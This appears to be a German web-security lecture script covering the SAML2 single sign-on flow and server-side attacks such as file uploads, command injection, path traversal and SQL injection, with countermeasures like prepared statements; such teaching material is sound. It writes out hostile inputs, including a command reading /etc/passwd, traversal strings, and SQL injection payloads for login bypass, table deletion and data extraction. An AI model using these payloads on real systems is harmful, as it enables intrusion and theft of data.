Bei einem realen Deployment kann die Situation auftreten, dass mehrere Identity Provider verfügbar sind und der Service Provider den korrekten IdP selektieren muss. Ein Beispiel wäre ein Unternehmen welches interne User gegen einem Active Directory und externe User gegen einen öffentlichen IdP authentifiziert.

Um die Selektion des IdPs zu vereinfachen, gibt es das IdP Discovery Protokoll. Die beiden häufigen Arten des IdP Discoveries sind:

- IdP Discovery am SP: der SP selbst kann die User einem IdP zuordnen und weis daher, welchen IdP er kontaktieren soll.
- Delegated IdP Discovery: der SP leitet die Anfrage an einen eigenen IdP Discovery Service weiter. Dieser identifiziert den zu wählenden IdP und retourniert diese Information an den SP. Bei diesem Protokoll muss erwähnt werden, dass die gesamte Kommunikation über den Client läuft: der SP teilt dem Client mit, dass dieser per HTTP Redirect den IdP Discovery Service kontaktieren soll (auf diese Weise erhält der IdP Discovery Service die IP des Clients).

7.3.3 Protocol Bindings


SAML2 dient zur Vereinheitlichung bestehender SSO-Lösung, daher wurde beim Entwurf des Standards auf vielfältige Integrationsmöglichkeiten in bestehende Netzwerke geachtet. Dementsprechend definiert SAML2 multiple Transportprotokolle, sogenannte Bindings:

- HTTP Redirect Binding
- HTTP POST Binding
- HTTP Artifact Binding
- SAML SOAP Binding
- Reverse SOAP Binding
- SAML URI Binding

Bei Webbrowser-basierten Flows wird meistens das HTTP Redirect oder das HTTP POST Binding verwendet. Bei dem Redirect binding werden die übertragenen SAML Dokumente mittels Base64 codiert und als HTTP Parameter innerhalb von HTTP Redirects verwendet. Da die Länge der Parameter durch die jeweiligen Webbrowser limitiert ist, wird dieses Verfahren vor allem für kurze Nachrichten verwendet. HTTP POST basierte Verfahren verpacken die Nachrichten innerhalb von HTML Formularen und umgehen dadurch die Größenlimitierung. Um den Fluss zu automatisieren, werden die Formular zumeist mittels JavaScript automatisch versendet.

7.3.4 Beispiel: Single Sign-On

Hier ein Beispiel für ein SP-initiated Single-Sign on welches das HTTP POST Binding verwendet:




In diesem Beispiel will ein Client (*User Agent*) auf einen Service Provider zugreifen und benötigt hierfür eine Autorisierung. Nach dem initialen Client-Zugriff (Schritt 1) verwendet der SP zusammen mit dem Client das *IdP Discovery* Protokoll um den zugehörigen IdP zu identifizieren. Sobald dieser bekannt ist, erstellt der SP einen Authorization Request und teilt diesen (samt der Adresse des IdPs) dem Client mit. Der Client kontaktiert nun den IdP und übermittelt den Request. Der IdP authentifiziert und authorisiert nun den Client. Falls dies erfolgreich durchgeführt wurde, wird eine SAML2 Security Assertion ausgestellt, vom IdP signiert und dem Client mitgeteilt. Da dies ein HTTP POST basierter Flow ist, erstellt der IdP ein HTML Formular, inkludiert in diesem HTML Formular das generierte SAML-Dokument (hidden field) und submitted das Formular automatisch mittels Javascript (Schritt 4). Der Client greift nun auf den SP zu und übermittelt die

SAML assertion. Der SP verifiziert die Signatur und erstellt eine Session basierend auf den Daten innerhalb der Assertion. Bei Schritt 6 wird (wahrscheinlich, ist implementierungsabhängig) ein Session Cookie gesetzt, das der Client bei allen weiteren Anfragen an den SP verwendet. Auf diese Weise sind nun alle folgenden Requests authentifiziert und autorisiert.

7.4 Reflektionsfragen

1. Wie funktioniert der Sign-On Fluss bei SAML2?
2. Wie funktioniert der Autorisierungsfluss bei OAuth2?
3. Wie ist ein JSON Web Token aufgebaut? Welches Problem kann im Zusammenhang mit Verwechslungen der Signatur und der MAC-Adresse passieren?
4. Welche Rolle übernimmt das IdP Discovery Protokoll innerhalb von SAML2?
5. Gegeben eine SAML2 Example Assertion, was sagt diese aus (wer ist issuer? wer ist subject, etc.)?



Injection Attacks

8	Serverseitige Angriffe	51
8.1	File Uploads	
8.2	Command Injection	
8.3	Path Traversals	
8.4	Datenbank-Injections	
8.5	XML External Entities and DoS	
8.6	Serialisierungsfehler	
8.7	Reflektionsfragen	
9	Clientseitige Angriffe	67
9.1	JavaScript-Injections (XSS)	
9.2	CSRF Angriffe	
9.3	Unverified Forwards and Redirects	
9.4	Clickjacking	
9.5	Reverse Tab Nabbing	
9.6	HTML5 WebStorage/LocalStorage	
9.7	HTML5 WebWorkers	
9.8	Reflektionsfragen	
10	Clientseitige Schutzmaßnahmen	77
10.1	Integration externer Komponenten	
10.2	Referrer-Policy	
10.3	Content-Security-Policy	
10.4	Reflektionsfragen	

8. Serverseitige Angriffe

Ein Grundsatz der Programmierung ist *Garbage-In, Garbage-Out*. In Anlehnung an FIFO (*First-In, First-Out*) wird damit ausgedrückt, dass durch "schlechte" Benutzereingaben undefiniertes Verhalten produziert wird. Während dies ursprünglich funktional gedacht war, ist diese Aussage auch für die Sicherheit einer Applikation relevant.

Benutzern kann nicht getraut werden. Während gutartige Benutzer bestenfalls wirre Eingaben erstellen, werden durch böartige Benutzer Eingaben durchgeführt, die gezielt die Sicherheit eines Systems kompromittieren sollten. Das Grundmuster ist, dass eine Eingabe im Daten-Kontext durchgeführt wird, also ein Programm Benutzerdaten erwartet. Durch Fehler werden allerdings diese Daten in einem Kommando-Kontext ausgeführt, aus den gedachten Daten werden also auf Programmebene Befehlsanforderungen. Dies wird durch Angreifer ausgenutzt um, von der Applikation ungewollte, Kommandos abzusetzen. Diese Kommandos werden dann mit den Rechten der Webapplikation (oder eines weiteren Hintergrundsystems) ausgeführt.

Ein Problem ist die große Angriffsfläche da nicht nur die direkt Eingabe-verarbeitenden Stellen überprüft werden müssen, sondern alle Programmteile die potentiell Benutzereingaben indirekt erhalten können (z. B. Daten aus deiner Datenbank auslesen, die ursprünglich von einem Benutzer bereitgestellt wurden). Ebenso muss ein Ausbruch nicht direkt am angegriffenen System erfolgen, sondern kann auch auf Hintergrundsystemen passieren. Beispielsweise kann ein Angreifer eine Webapplikation angreifen, bricht aber erst auf Datenbankebene aus dem System aus (auf einem getrennten Datenbankserver).

Da Tests auf Injection-Angriffe meist gegen bestimmte Operationen und bestimmte Hintergrundsysteme gerichtet sind (z. B. gegen eine MSSQL Datenbank) werden zumeist Dutzende oder Hunderte Angriffsmuster durchprobiert. Aus Effizienzgründen wird hier sehr stark auf automatisierte Tools gesetzt.

Der Verteidigungsgrundsatz ist es, niemals Benutzerdaten zu vertrauen. Alle Benutzereingaben müssen auf Schadmuster hin überprüft werden, falls Schadcode entdeckt wird, muss die Eingabe verworfen oder gecleaned werden. Aufgrund der vielen verschiedenen Angriffsmuster ist dies nur mittels Bibliotheken sinnvoll möglich. Benutzereingaben dürfen niemals direkt zur Erstellung dynamischer Operationen verwendet werden. Die meisten Frameworks bieten dezidierte

Möglichkeiten um Benutzereingaben in Operationen zu inkludieren (z. B. *prepared statements*), bei diesen wird automatisch eine Filterung von Schadcode durchgeführt. Und schlussendlich sollten alle Benutzerausgaben noch sanitized bzw. maskiert werden bevor sie wieder angezeigt werden. Dadurch wird verhindert, dass Operationen im Kontext eines anderen Benutzers ausgeführt werden.

Als zusätzliche Hardening-Maßnahme können Sandboxing-Konzepte, optionale HTTP Security-Header und IDS/IPS-Systeme verwendet werden.

8.1 File Uploads

Wenn ein Benutzer bei einer Webseite Dateien hochladen und der idente Benutzer (oder ein anderer Benutzer) danach wieder auf diese Dateien zugreifen kann, ergeben sich zwei Gefährdungsmomente. Einerseits kann der idente Benutzer versuchen, mit dem hochgeladenen File den Server direkt anzugreifen (z. B. um Code am Server auszuführen), auf der anderen Seite kann ein Angreifer versuchen, auf diese Weise einen anderen Benutzer anzugreifen (z. B. um dessen Session zu übernehmen).

8.1.1 Das Upload-Verzeichnis

In einer sicherheitstechnisch guten Webapplikation sind alle Dateien und Verzeichnisse schreibgeschützt — Angriffe, die serverseitig Dateien erstellen oder modifizieren müssen, werden dadurch erschwert. Die einzige Ausnahme sollte das Upload-Verzeichnis sein in welches die Webapplikation (bzw. der Systemuser der Webapplikation) schreibend zugreifen darf.

Dieses Verzeichnis sollte niemals unterhalb des Webroots liegen, falls z. B. der Webroot `/var/www/html` ist, sollte das Uploadverzeichnis sich nicht unter `/var/www/html/uploads` befinden. Würde das Verzeichnis so situiert sein, kann der Webserver bei einem Zugriff auf ein hochgeladenes File schwer unterscheiden, ob eine hochgeladene Datei zum “normalen” Umfang der Webapplikation gehört, oder ob es sich um eingeschleusten Schadcode handelt. Zusätzlich sollten Directory-Listings für dieses Verzeichnis deaktiviert werden und das Verzeichnis auf einer Partition mit aktivierter *noexec* Mount-Option (bei Verwendung von Linux) platziert werden.

Der Dateiname, unter dem ein hochgeladenes File abgelegt wird, sollte niemals durch den User bestimmt werden. Dies würde path traversal Angriffe erlauben¹ bzw. könnte ein Angreifer den bekannten Pfad zu einem File im Zuge von weiteren Injection-Angriffen verwenden.

Ein architekturelles Problem ist durch die Struktur von Webapplikationen bedingt. Eine deployte Webapplikation besteht meistens aus einem Webserver und einem Applikationsserver. Ersterer ist für die Zustellung statischer Dateien optimiert, letzterer beinhaltet die Applikationslogik inkl. der Zugriffskontrollen. Werden Dateien direkt über ein Upload-Verzeichnis bereitgestellt, übernimmt diese Aufgabe der Webserver (der für diese statische Zustellung optimiert ist) und nicht der Applikationsserver — in diesem Fall kann es passieren, dass die Authentication und Authorization nicht überprüft wird. Um dies zu vermeiden, sollte ein Download immer mittels einer dezidierten Downloadoperation, z. B. mittels `https://example.local/download?file_id=xxx`, durchgeführt, und auf diese Weise durch den Applikationsserver ausgeführt werden. Dabei sollten serverseitig die benötigten Zugriffsrechte überprüft werden, als Id wird die Verwendung einer zufälligen ID wie z. B. einer UUID empfohlen.

8.1.2 Upload von Malicious Files

Ein einfacher Angriff ist der der Upload von Dateien, die Code zur serverseitigen Ausführung beinhalten — z. B. das Hochladen von einer *.php* Datei bei Verwendung einer PHP Webapplikation. Der Angreifer würde nach dem Upload auf die Datei zugreifen und dadurch den Code am Server zur Ausführung bringen. Bei einem File-Upload sollten daher die möglichen Dateitypen durch

¹Diese werden im Kapitel Injection Attacks erklärt.

eine Whitelist auf Dateitypen, die nicht am Server exekutiert werden, beschränkt werden. Ebenso sollte mittels dem *Content Disposition* HTTP Header dem Browser mitgeteilt werden, dass eine bezogene Datei explizit heruntergeladen sollte (und nicht als Teil der Webapplikation ausgeführt werden sollte).

Eine weitere Empfehlung ist die Verwendung eines server-seitigen Virenschanners. Diese arbeiten zumeist auf Dateisystem-Basis — wird ein File mit böartigem Code hochgeladen, wird dieses gescannt und gegebenenfalls unter Quarantäne gestellt bzw. gelöscht. Da die Webapplikation dies nicht automatisch bemerkt, kann es dabei zu Inkonsistenzen zwischen dem Dateisystem und verlinkten Dateien in der Webapplikation kommen. Eine saubere, aber aufwendige, Lösung wäre die Integration des Virenschanners in den Upload-Prozess der Webapplikation (z. B. über ein API des Virenschanners). Ein Workaround wäre es, falls der Virenschanner beim Löschen einer Datei eine gleichnamige Datei mit einem Löschhinweis hinterlegt. Auf diese werden die toten Dateilinks innerhalb der Applikation vermieden.

Besondere Beachtung sollte der Upload von gepackten Dateien (*zip, rar*) erhalten. Hier muss auf der einen Seite beachtet werden, dass Archive entpackt und der Inhalt des Archivs ebenso analysiert wird, auf der anderen Seite muss darauf geachtet werden, dass während des Entpackvorgangs kein Sicherheitsfehler passiert.

Ein Spezialfall des Uploads von malicious Dateien ist der Upload von Dateien, die böartigen JavaScript-Code beinhalten. Da diese Angriffe gegen andere Clients (zumeist Webbrowser) abzielen, werden diese im Kapitel *Client-seitige Injection Angriffe* (Kapitel 9.1.2) behandelt.

8.1.3 Sandboxing

Falls eine Webapplikation nicht-vertrauenswürdige Dateien verarbeiten muss, muss diese Dateien aus nicht-vertrauenswürdigen Quellen (Benutzer) analysieren. Dies ist eine notorisch gefährliche Operation und wird selten vollkommen sicher implementiert werden können. Um das potentielle Schadmass zu reduzieren kann Sandboxing verwendet werden. Dabei wird der Parse-Code in einem abgeschotteten Bereich des Systems ausgeführt, im Falle eines erfolgreichen Angriffs wird zumindest nicht das Gesamtsystem kompromittiert.

Techniken in diesem Umfeld beinhalten chroots, Jails, Container und Microservice-Architekturen.

8.2 Command Injection

Eine Command Injection zielt darauf ab, Binaries (Kommandozeilentools) auf dem Zielsever auszuführen, zumeist wird dies über modifizierte HTTP Operationsparameter erzielt. Beliebtes Ziel ist das Erstellen einer shell oder reverse-shell: dies erlaubt es Angreifern, ähnlich wie mittels SSH, mit den Rechten der Webapplikation Befehle am Server auszuführen.

Im Zuge einer Command Injection wird ein Programm am Server ausgeführt. Da die meisten Webapplikationen losgelöst vom zugrunde liegenden System (z. B. Windows oder Linux) entwickelt werden, rufen diese selten direkt Systemkommandos auf. Eine Ausnahme sind embedded Systeme bei denen die Hardware zusammen mit der Software gebündelt geliefert wird. Gerade im Router-/AccessPoint-Umfeld werden gerne direkt Systemkommandos über die Weboberfläche aufgerufen. Dementsprechend ist das klassische Command Injection Beispiel eine typische Weboperation die von Access Points bereitgestellt wird: mittels des *ping* Kommandos soll die Netzwerkkonnektivität zwischen dem Access Point und einem externen Server überprüft werden.

Dies könnte mit folgendem Pseudo-Python Code implementiert werden:

```
import os
domain = user_input()
os.system('ping ' + domain)
```

In der Variable *domain* wird eine Benutzereingabe gespeichert, es wird angenommen, dass diese ein domainname ist. Ein Angreifer könnte nun z. B. *localhost; ls* als Eingabe verwenden. Durch den übergebenen ; wird bei Unix-Kommandos ein Kommando beendet und das nächste begonnen. Durch diese Verkettung versucht also der Angreifer das Kommando *ls* einzuschleusen.

Ähnliche Muster sind:

- `;ls`
- `$(ls)`
- `'ls'`

Ein ähnliches Verhalten kann ausgenutzt werden, wenn der Verdacht besteht, dass Dateien mittels Systembefehlen ausgegeben werden und die auszugebende Datei über HTTP Parameter übermittelt wird.

Beispiele hierfür:

- `http://sensitive/cgi-bin/userData.pl?doc=/bin/ls|`
- `http://sensitive/something.php?dir=%3Bcat%20/etc/passwd`

Um Command Injection Probleme zu umgehen wird empfohlen, Programmierbibliotheken anstatt von Kommandozeilenaufrufen zu verwenden. Da hierbei nun keine getrennte Shell geöffnet wird, kann an dieser Stelle auch kein Kommando eingefügt werden.

8.3 Path Traversals

Bei einem Path Traversal wird versucht, über modifizierte Parameter auf Ressourcen außerhalb des Webroots einer Webapplikation zuzugreifen. Auf diese Weise kann versucht werden, auf applikations-externe Ressourcen lesend oder schreibend zuzugreifen bzw. kann versucht werden, ausführbare Dateien am Server zu starten.

Ein Beispiel für eine potentiell angreifbare Operation wäre `https://opfer.local/GetImage.jsp?file=diagram.jpg`. Ein Angreifer könnte versuchen, über den Wert `../../../../etc/passwd` für den Parameter *file* auf eine Datei außerhalb des Webroots zuzugreifen.

Als Gegenmaßnahme sollte primär versucht werden, nicht Dateinamen als benutzer-gesteuerten Parameter zu verwenden. Falls dies wirklich notwendig ist, sollten die Dateinamen gegen eine rigorose Whitelist und auf invalide Steuersignale hin (z. B. NULL-Characters und Zeilenumbrüche) überprüft werden und vor dem Zugriff auf Ressourcen der kanonische Pfad gebildet und verifiziert werden.

Eine weitere Sicherheitsmaßnahme wäre der Einsatz von Sandboxing-Techniken wie eines *chroot*. Durch Anwendung des Separation of Privileges Prinzips wird das Schadmass verkleinert: der Webserver sollte nur auf Dateien zugreifen können die für den Webserver relevant sind. Weitere Dateien (wie z. B. Systemdateien) sollten weder lesend noch schreibend zugreifbar sein.

8.4 Datenbank-Injections

Datenbank-Injections gehören zu den selteneren, dafür aber schwerwiegenderen, vorkommenden Sicherheitsfehlern. Das Grundproblem ist, dass Datenbankabfragen unter Zuhilfenahme von Benutzereingaben gebaut werden. Durch bösartige Benutzereingaben versuchen Angreifer nun, das Datenbanksystem zur Freigabe zusätzlicher Daten zu bringen, unbeabsichtigt Daten zu verändern oder sogar aus dem Datenbanksystem auf das Betriebssystem auszubrechen.

8.4.1 SQL

SQL (Structured Query Language) ist die bekannteste Abfragesprache für relationale Datenbanken. Im Zuge dieser Vorlesung werden nur einfache SQL-Features benötigt. Ein Beispiel für ein einfaches SQL Statement:

```
select column1, column2 from table1, table2
where column1 = [xyz]
order by column1 asc/desc
limit 1;
```

In diesem Fall werden zwei Spalten *column1* und *column2* aus zwei Tabellen *table1* und *table2* ausgelesen. Mittels der *where*-Klausel wird eine Bedingung zur Filterung der Daten hinzugefügt, mittels *order by* die Daten entweder aufsteigend oder absteigend sortiert und mittels *limit* die Anzahl der Datensätze auf einen Datensatz limitiert.

SQL bietet die Möglichkeit die Ausgaben zweier Queries zu einer Gesamtausgabe zu kombinieren. Hierfür wird das *UNION* Kommando verwendet:

```
select column1, column2 from table1, table2
union all
select column3, column4 from table4, table5;
```

Dies ist nur möglich, wenn beide verwendeten SQL-Queries die idente Anzahl von Spalten zurück liefern.

8.4.2 Arten von SQL-Injections

Die einfachste Form der SQL-Injection basiert darauf, dass die Applikation eine einfache String-Concatenation zur Erstellung des SQL-Ausdrucks verwendet. Der Angreifer versucht nun einen Wert zu übergeben der, wenn er in den SQL-String eingesetzt wird, zuerst den bestehenden SQL-Ausdruck beendet/schließt und danach zusätzlich Code ausführt.

Als Beispiel wird hier ein Login verwendet, der über folgende HTTP Operation durchgeführt wird: `https://kino.local/login.php?email=ah@coretec&password=pw`. Der Angreifer vermutet, dass die Überprüfung des Logins über eine Datenbank-Abfrage ausgeführt wird, die z. B. in Java als String erstellt wird:

```
String query = "select * from users where email = '" + email + "' and password = '"
↳ +password +"' limit 1;";
```

Die Email-Adresse und das Passwort wird als Teil der Datenbank-Abfrage verwendet, wird ein Datensatz zurückgegeben wird der erste Datensatz vermutlich zur Befüllung der Benutzersession verwendet. Wird kein Datensatz zurückgegeben nimmt die Applikation an, dass der Login nicht erfolgreich war.

Ein Angreifer würde nun z. B. folgendes Fragment als Passwort übergeben:

```
1' or '1'='1
```

Durch diesen Ausdruck würde folgendes SQL-Kommando entstehen:

```
String query = "select * from users where email = 'ah@coretec.at' and password = '1' or
↳ '1'='1' limit 1;";
```

Anstatt dass die Email-Adresse und das Passwort überprüft werden, wird nun initial die Email und das Passwort überprüft. Dabei wird wahrscheinlich als Ergebnis *false* erzeugt, damit würde prinzipiell kein Datensatz zurückgegeben werden. Der Angreifer schafft es allerdings, auch den Ausdruck *1=1* hinzuzufügen. Dieser ergibt immer *true*, durch die Oder-Verknüpfung wird der

Gesamtausdruck *true* und liefert daher alle Zeilen der Tabelle als Resultat. Der Applikationscode würde nun die erste Zeile extrahieren und mit diesem Datensatz die Session befüllen. Der Angreifer hat auf diese Weise das Login-System überlistet und die Identität eines anderen Benutzers angenommen.

Stacked Queries

Die grundsätzliche Methode an eine bestehende SQL-Abfrage zusätzliche (ungewollte) Queries anzuhängen und dadurch Code auszuführen wird Stacked Query genannt. Das klassische Beispiel für eine solche ist:

```
' ; drop table users; --
```

Mittels des ersten Zeichens ' wird versucht aus dem vorgesehenen SQL-Ausdruck auszubrechen. Das Semikolon dient zum Beenden des eigentlichen Kommandos und der Angreifer kann ein beliebiges SQL-Kommando anhängen — in diesem Fall ein *drop table* Kommando, welches eine Datenbank löschen würde. Zum Schluss wird mit einem weiteren Semikolon der eingeschleuste Befehl beendet und durch die beiden Bindestriche ein Kommentar eingeleitet. Auf diese Weise wird potentiell nachfolgender SQL-Code auskommentiert.

UNION-based SQL-Injection

Bei UNION-basierten SQL-Angriffen wird versucht mittels des *UNION* Kommandos ein zusätzliches *SELECT* Statement an ein bestehendes Select-Statement anzuhängen. Häufig wird dies verwendet, wenn eine Web-Applikation eine Tabellen-ähnliche Datenauflistung bietet.

Beispiel: eine Webapplikation stellt in Tabellenform in der Oberfläche eine Liste von Personen dar. Ein Benutzer kann diese Liste durch Eingabe einer ID einschränken. Es wird daher angenommen, dass die Daten der dargestellten HTML-Tabelle durch eine SQL-Abfrage der Form:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```

bereitgestellt wird. Der Parameter *\$id* wird durch den Benutzer bereitgestellt. Ein Angreifer kann nun versuchen, hier eine SQL-Injection durchzuführen. Beispielsweise könnte dafür folgendes Fragment verwendet werden:

```
1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Dieses Fragment wird durch die Webapplikation für *\$id* eingesetzt (da ID in diesem Fall ein Zahlenwert ist, muss, verglichen mit dem Ausbruch aus einem String-Wert, werden hier keine Quoting-Zeichen wie ' benötigt) und erzeugt auf diese Weise die folgende SQL-Abfrage:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1
UNION ALL
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Die Tabelle wird nun initial mit den Daten des Users mit der Id 1 befüllt, zusätzlich werden alle Kreditkartennummern der Tabelle *CreditCardTable* angehängt (bei diesen Daten werden Spalten 2 und 3 mit der Konstanten 1 gefüllt).

Da bei einem UNION-Select die Spaltenanzahl der jeweiligen Queries ident sein muss, muss der Angreifer initial die richtige Spaltenanzahl erraten. Dies wird zumeist über Brute-Force Angriffe durchgeführt.

Boolean-based Blind SQL Injection

Eine SQL-Injection ist auch ohne direkten Antwortkanal möglich. Ein Beispiel hierfür sind Boolean-based blind SQL-Injections.

Ein Beispiel: gegeben eine Produktseite `opfer.local/product/1` die ein Produkt anzeigt. Der Angreifer hat bereits erkannt, dass bei Eingabe von `opfer.local/product/1and1=1` die Produktseite ebenso angezeigt wird und bei `opfer.local/product/1and1=0` kein Produkt gefunden wird. Dadurch besteht die Annahme, dass der Angreifer einen Ausdruck an die Produkt-Id (1) anhängen kann und dass dieser Ausdruck auch exekutiert wird (der Ausdruck `1=0` ergibt immer *false*, durch die Und-Verknüpfung mit *false* wird kein Produkt mehr geliefert). Dies kann nun ausgenutzt werden, um mit einzelnen Abfragen den Datenbankinhalt auszulesen. Beispielsweise kann der Angreifer folgenden Ausdruck bilden:

```
SELECT field1, field2, field3 FROM Users WHERE Id='1' AND
↪ ASCII(SUBSTRING(username,1,1))=97
```

An die eigentlichen Suchausdruck wird also eine Substring-Abfrage hinzugefügt. Diese extrahiert die erste Stelle des Benutzernamens, verwandelt diese über die *ASCII*-Funktion in einen ASCII-Wert und überprüft, ob die erste Stelle des Benutzernamens ein A ist. Wird nun die Produktseite des Produkts 1 zurückgeliefert, weiß der Angreifer, dass das erste Zeichen des Benutzernamens ein A ist. Wird keine Produktseite geliefert, würde der Angreifer versuchen ob der ASCII Wert dem Zeichen B entspricht. Durch mehrere (tausende) Anfragen kann der Angreifer auf diese Weise die gesamte Datenbank rekonstruieren.

Time-based Blind SQL Injection

Ähnlich wie bei einer boolean based blind SQL-Injection gibt es bei dieser Angriffsart keinen direkten Antwortkanal für die extrahierten Informationen. Anstatt wird ein side-channel Angriff auf das Zeitverhalten der Antwort angewandt.

Der Angreifer besitzt die Möglichkeit ein SQL-Fragment an eine Anfrage anzuhängen und zur Exekution zu bringen. Wieder wird eine IF-Abfrage verwendet, in dem konkreten Fall wird, falls die Abfrage erfolgreich ist, die Antwort um 10 Sekunden verzögert:

```
http://www.examplecom/product.php?id=10ANDIF(ASCII(SUBSTRING(username,1,1))=97,sleep(10),\T1\textquoteleftfalse\T1\textquoteright)--
```

Als Abfrage wird der idente "fängt der Benutzername mit A an?" verwendet. Falls dies war sein sollte wird mittels *sleep(10)* die Antwort verzögert, wenn nicht wird sofort geantwortet. Mittels vieler Abfragen kann der Angreifer auf diese Weise die gesamte Datenbank extrahieren.

Im Zuge eines Time-Based Angriffs wird mehr oder weniger ein Model der Antwortzeiten aufgebaut. Da normalerweise die eingefügte Verzögerung minimiert wird (um möglichst schnell Daten extrahieren zu können) ist diese Angriffsart fehlerbehaftet und verwundbar gegenüber Netzwerk-Jitter. Falls die Netzwerkverbindung selbst instabil ist (also Anfragen aufgrund des Netzwerks unterschiedlich lange benötigen), können einzelne Zeichen invalid erkannt werden.

Error-based Injections

Bei *Error-based Injections* wird absichtlich ein Fehler eingebaut um über den ausgegebenen Fehlertext Informationen zu extrahieren.

Ein Beispiel in MySQL: es gibt in Mysql die mathematische Funktion *exp* welche ab einem übergebenen Dezimalwert von ca. 260 einen Fehler ausgibt. Ebenso gibt es den Operator *~* welcher ein Bitweises Kompliment bildet. Wird dieser Operator auf das Ergebnis eines Selects angewandt, ist das Ergebnis eine sehr große Zahl.

Ein Angreifer kann dieses Verhalten für eine Datenextraktion nutzen, z. B.:

```
exp(~(select * from (select user()) x)
```

Es wird also in einem sub-select die Funktion *user()* aufgerufen, die den aktuellen Benutzernamen zurück gibt. Auf dieses Ergebnis wird ein bitweises Kompliment angewandt, es wird eine große Zahl erzeugt; diese Zahl wird dann an die *exp*-Funktion übergeben und wird einen Fehler werfen.

Die generierte Fehlermeldung:

```
mysql>select exp(~(select * from (select user()) x ));  
ERROR 1690(22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from  
↪ dual)))'
```

In der Fehlermeldung wurde allerdings der innere SQL-Ausdruck exekutiert, dadurch wird der Benutzername *root@localhost* ausgegeben und eine Datenextraktion ist erfolgt.

Dies ist ein weiterer Grund, warum auf einer Webseite keine detaillierten Fehlermeldungen ausgegeben werden sollten.

Ausbruch aus dem Datenbanksystem

Eine weitere Möglichkeit des Angreifers ist es aus dem Datenbanksystem auf das Dateisystem auszubrechen. Dadurch kann er mit den Rechten des Datenbankbenutzers entweder auf Dateien am Datenbankserver zugreifen oder besitzt dadurch sogar Shell-Access auf das System. Dies ist einer der Gründe, warum Datenbanksysteme immer mit einem eigenen Benutzer laufen sollten.

Ein bekanntes Beispiel für dieses Problem ist die Funktion *xp_cmdshell* bei Microsoft SQL-Server welche die Ausführung von Programmen über SQL erlaubt. Mittlerweile ist diese Funktion aus Sicherheitsgründen deaktiviert, bei älteren Microsoft SQL-Server Versionen kann allerdings diese Funktion mittels einer SQL-Injection ebenso aktiviert werden.

Ein Beispiel aus dem Open-Source Umfeld wäre PostgreSQL, welches es Datenbankadmins erlaubt, neue Tabellen zu erstellen und diese mit Daten aus dem Dateisystem zu befüllen:

```
postgres-# CREATE TABLE temp(t TEXT);  
postgres-# COPY temp FROM '/etc/passwd';  
postgres-# SELECT * FROM temp limit 1 offset 0;
```

MySQL bietet auch die beiden Zusätze *into outfile* bzw. *into dumpfile* an. Damit wird das Resultat einer SQL-Query in eine Datei gespeichert. Falls der Datenbankserver mit einer hohen Berechtigungstufe läuft (z. B. als *root* oder *www-data* Benutzer) kann dies verwendet werden um Dateien im Filesystem (z. B. im Web-Root) abzulegen und auf diese Weise eine Webshell hochzuladen (diese würde dann durch den Angreifer über den Webserver geöffnet werden).

8.4.3 Gegenmaßnahmen

Da das Grundproblem von SQL-Injections die Erstellung von dynamischen SQL-Kommandos basierend auf böartigen Benutzereingaben ist, wäre das Escapen der Eingabe die erste mögliche Gegenmaßnahme. Dabei werden die Benutzereingaben so maskiert, dass sie gefahrenlos per String-Concatenation verwendet werden können. Da diese Lösung fehleranfällig und Datenbank-spezifisch ist, sollte sie so weit wie möglich vermieden werden.

Ein besserer Lösungsansatz für SQL-Injection ist die Verwendung von *prepared statements*. Bei diesen wird eine SQL-Abfrage mittels einer API gebaut (und mit Daten befüllt) anstatt "nur" Strings zu verknüpfen. Aufgrund der zusätzlich bereitgestellten Information ist die Datenbankbibliothek in

der Lage, die benutzer-bereitgestellten Daten in einer Form einzusetzen, welche SQL-Injections verhindert.

Ein Beispiel in Java:

```
String custname = request.getParameter("customerName");
String query = "SELECT account_balance FROM user_data WHERE user_name = ?";

PreparedStatement pstmt = connection.prepareStatement(query);
pstmt.setString(1, custname);

ResultSet results = pstmt.executeQuery();
```

Die dynamische SQL-Query befindet sich im String *query* und beinhaltet einen dynamischen Parameter der mit einem *?* markiert wird. Durch die Methode *setString* wird nun der 1te Parameter auf den Wert der Variable *custname* gesetzt und auf diese Weise die Benutzereingabe in einer sicheren Art und Weise in die SQL-Query eingebaut.

Ein weiteres Beispiel in PHP unter Verwendung von PDOs:

```
$id = 1;
$stmt = $dbh->prepare("SELECT * FROM juegos WHERE id = :id");
$stmt->bindParam(':id', $id, PDO::PARAM_INT);
$stmt->execute();
```

